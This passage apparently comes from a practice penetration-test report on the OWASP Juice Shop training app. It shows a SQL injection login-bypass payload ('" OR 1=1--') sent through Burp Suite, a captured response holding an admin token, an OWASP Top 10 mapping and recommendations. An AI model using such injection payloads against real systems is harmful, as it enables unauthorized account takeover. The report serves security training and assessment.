- **Steps to Reproduce:**
  1. Go to login page
  2. Intercept request with Burp Suite
  3. Modify payload: {"email":"" OR 1=1--  
","password":"abc"}

## Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 799
9 ETag: "W/3lF-kNkL8xmZJ2Zxr3V7F2p0kQ7XY"
10 Vary: Accept-Encoding
11 Date: Thu, 28 Aug 2025 20:31:57 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
```

```
15 {
    "authentication":{
        "token":
        "eyJ0eXAiOiJKV1QiLCJhbGciOiJI
        SwidXNkcm5hbmR1c2UiLCJ1bmF0
        YTdYmQ3M2IIMDUxNnYwIjE4ZjE4
        ZDZlZ2UuSXAiOiJlLjC3wcm9maXQ
        FlbHRBZGZlbnV5bmc1LCJ0b3RwZ2
        UjUtdGdtMjggMTQ5NDg6NDkuMDUyI
        MDUyIjC3wvD0wMc1IzLnRlY0V0ZWRB
        HMsA9Yix7k8V0JkfwQwGloXehYx
        68XQ3P5qzXVIEDevFu6GmW9Kgt
        "
        "bid":1,
        "email": "admin@juice-sh.op"
    }
}
```

Event log (11) • All issues

Memory: 124.1MB ☐ Disabled

# OWASP Top 10 Mapping

- • **SQL Injection** → A03:2021 Injection (**Critical**)
- • **XSS** → A03:2021 Injection (**High**)
- • **Authentication Flaws** → A07:2021 Identification & Authentication Failures (**Critical**)

# OWASP Compliance Checklist

- ✓ A01 – Broken Access Control: Needs Review
- ✗ A03 – Injection: Found
- ✗ A07 – Authentication Failures: Found
- ✓ Others: Not assessed

# Risk Analysis

- SQL Injection – Critical | Easy | Admin takeover
- XSS – High | Easy | Session hijacking
- Authentication Flaws – Critical | Easy | Unauthorized access



# Conclusion & Recommendations

- Assessment shows OWASP Juice Shop is vulnerable to SQL Injection, XSS, and Weak Authentication.
- **Recommendations:**
  - Secure coding practices
  - Regular pentesting (Burp, ZAP)
  - MFA for high-priv accounts
  - CSP & input sanitization
- Following OWASP Top 10 guidelines is necessary to secure production apps.